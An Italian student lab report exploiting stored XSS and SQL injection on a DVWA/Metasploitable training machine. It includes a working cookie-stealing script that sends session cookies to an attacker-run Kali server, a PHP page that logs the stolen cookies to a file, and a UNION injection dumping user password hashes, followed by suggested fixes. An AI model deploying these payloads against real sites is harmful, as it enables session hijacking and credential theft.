EPICODE-CS0124
S6/L5 - Pratica

Flaviano Sedici

Pratica

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- XSS stored.
- SQL injection (blind).

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.

Scopo dell'esercizio:


- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine.


1. XSS Stored

1.1. Modifica lato FrontEnd della pagina DVWA

Al fine di poter inserire uno script con un payload superiore ai 50 caratteri previsti dal FrontEnd, abbiamo modificato l'attributo "maxlength" in modo che accetti almeno 500 caratteri.



Attributo originale della textarea



Attributo modificato della textarea

E’ possibile usare anche uno script da inserire prima di quello dell’attacco che abbiamo effettuato in modo che questo valore sia sempre modificato in automatico al caricamento della pagina.

Riportiamo lo script di seguito per puro interesse accademico anche se durante l’attacco non se ne è fatto uso.

```
<script>
var elemento = document.getElementsByName("mtxMessage");
elemento.setAttribute("maxlength", "500");
</script>
```

1.2. Preparazione dell’apparato in ascolto

Per raccogliere le informazioni provenienti dallo script malevolo che andremo ad inserire, abbiamo pensato di utilizzare il server apache2 installato su Kali, inserendo nella macchina DVWA di Kali una pagina php che sia in grado di raccogliere i dati da una richiesta GET e scriverli in un file in modalità append.

Il file è stato chiamato cookies.php, mentre il file di destinazione cookie_rubato.txt e sono stati inseriti nella directory principale della copia di DVWA installata su Kali configurandone opportunamente i permessi di lettura e scrittura con il comando **chmod**.

```
<?php
$phpsessid = $_GET[‘PHPSESSID'];
$security = $_GET['security'];
$da_scrivere = "PHPSESSID: ".$phpsessid.";security: “.$security."\n";
```

recuperiamo i dati della GET e inseriamoli in una stringa formattata che poi passeremo al file.

```
echo “<script>alert('".$da_scrivere."')</script>";
```

eseguiamo il codice per verificare la correttezza dei dati tramite un pop-up (fase di test).

```
$fileName = 'cookie_rubato.txt';
$filePath = __DIR__ . DIRECTORY_SEPARATOR . $fileName;
$file = fopen($filePath, ‘a')
```

definiamo il nome del file e il suo percorso per poi aprirlo in modalità append.

```
if ($file) {
   if (fwrite($file, $da_scrivere) !== false) {
      echo "Il file è stato scritto con successo.";
   } else {
```

```
        echo "Si è verificato un errore durante la scrittura del file.";
    }

    fclose($file);
} else {
    echo "Impossibile aprire il file per la scrittura.";
}
?>
```

Infine scriviamo il file e verifichiamo se tutta l'operazione si è svolta correttamente (fase di test).

Verifichiamo che il codice funzioni connettendosi all'indirizzo di Kali, ossia:

http://192.168.50.100/DVWA/cookies.php

Procediamo con l'inserimento dello script malevolo all'interno del webserver DVWA su Metasploitable.

1.3. Inserimento dello script malevolo

Ci rechiamo all'indirizzo che segue dalla nostra macchina Kali attaccante:

http://192.168.50.101/dvwa/vulnerabilities/xss_s/


Effettuiamo la modifica al campo textarea di cui al paragrafo 1.1.

Inseriamo il seguente codice nella textarea:

```
<script>
var xhr = new XMLHttpRequest();
var cookies = document.cookie.split(';');
var request_http = 'http://192.168.50.100/DVWA/cookies.php?'+cookies[0].trim()
+'&'+cookies[1].trim();
var xhr = new XMLHttpRequest();
xhr.open('GET', request_http, true);
xhr.send();
</script>
```


tramite questo comando prendiamo i valori dei cookies residenti sulla macchina target, li dividiamo e li ripuliamo dagli spazi per poi costruire l'url che invierà la richiesta GET alla macchina Kali, la quale provvederà ad eseguire la scrittura del file sul proprio sistema raccogliendo le informazioni.

Avendo optato per la modalità append, tutti i cookie di qualsiasi macchina caricherà quella pagina saranno salvati all'interno del file cookie_rubato.txt sulla macchia dell'attaccante per poi essere successivamente riutilizzati. Tutto il processo avviene all'insaputa del visitatore del sito.




Attributo modificato della textarea **Codice inserito con successo**


Come si evince dalle immagini, il file, ogni volta che la pagina viene ricaricata, aggiunge una nuova riga e deposita i valori necessari a replicare i cookie.



Directory su Kali



Contenuto della cartella DVWA di Kali con ll



File con i dati rubati su Kali

A questo punto l'attacco può considerarsi concluso.

2. SQL injection (blind)


2.1. Generazione del codice per il SQL Injection

Analizzando la pagina, come già effettuato durante la settimana, il codice malevolo necessario a visualizzare tutti i nomi utenti e password presenti nel database è il seguente:

```
' union select user, password from users #
```

2.2. Risultati della SQL Injection

Come si evince dall'immagine, i nomi utente e le password sono state estratte con successo, ora non ci rimane che provare a decodificarle con John the Ripper utilizzando un HASH MD5 e una lista di password comuni, o eventualmente provare un attacco di forza bruta diretto.



Risultato della SQL Injection

3. Conclusioni

3.1. XSS Storage

Per quanto riguarda questa tipologia di attacco la soluzione più semplice sarebbe quella di modificare la lunghezza massima dei caratteri accettati dal DB a 50, in modo da aggiungere un ulteriore controllo sul BackEnd che non possa essere violato così facilmente come con il FrontEnd.

Inoltre si potrebbe imporre un controllo in codice PHP che verifichi che l'effettiva lunghezza della stringa del messaggio non sia superiore a 50 caratteri prima di eseguire la query di INSERT sul database.

Infine effettuare una sanitizzazione del payload inserito tramite PHP è sicuramente la soluzione più sicura per difendersi da questo tipo di attacco.

3.2. SQL Injection

Per quanto riguarda questa tipologia di attacco la soluzione più rapida è quella di sanitizzare l'input per evitare che la textarea possa inviare codice malevolo al codice PHP, oppure utilizzare moduli come PDO o MySQLi (per MySQL) che preparano e controllano le interrogazioni affinché non possano essere eseguiti codici malevoli.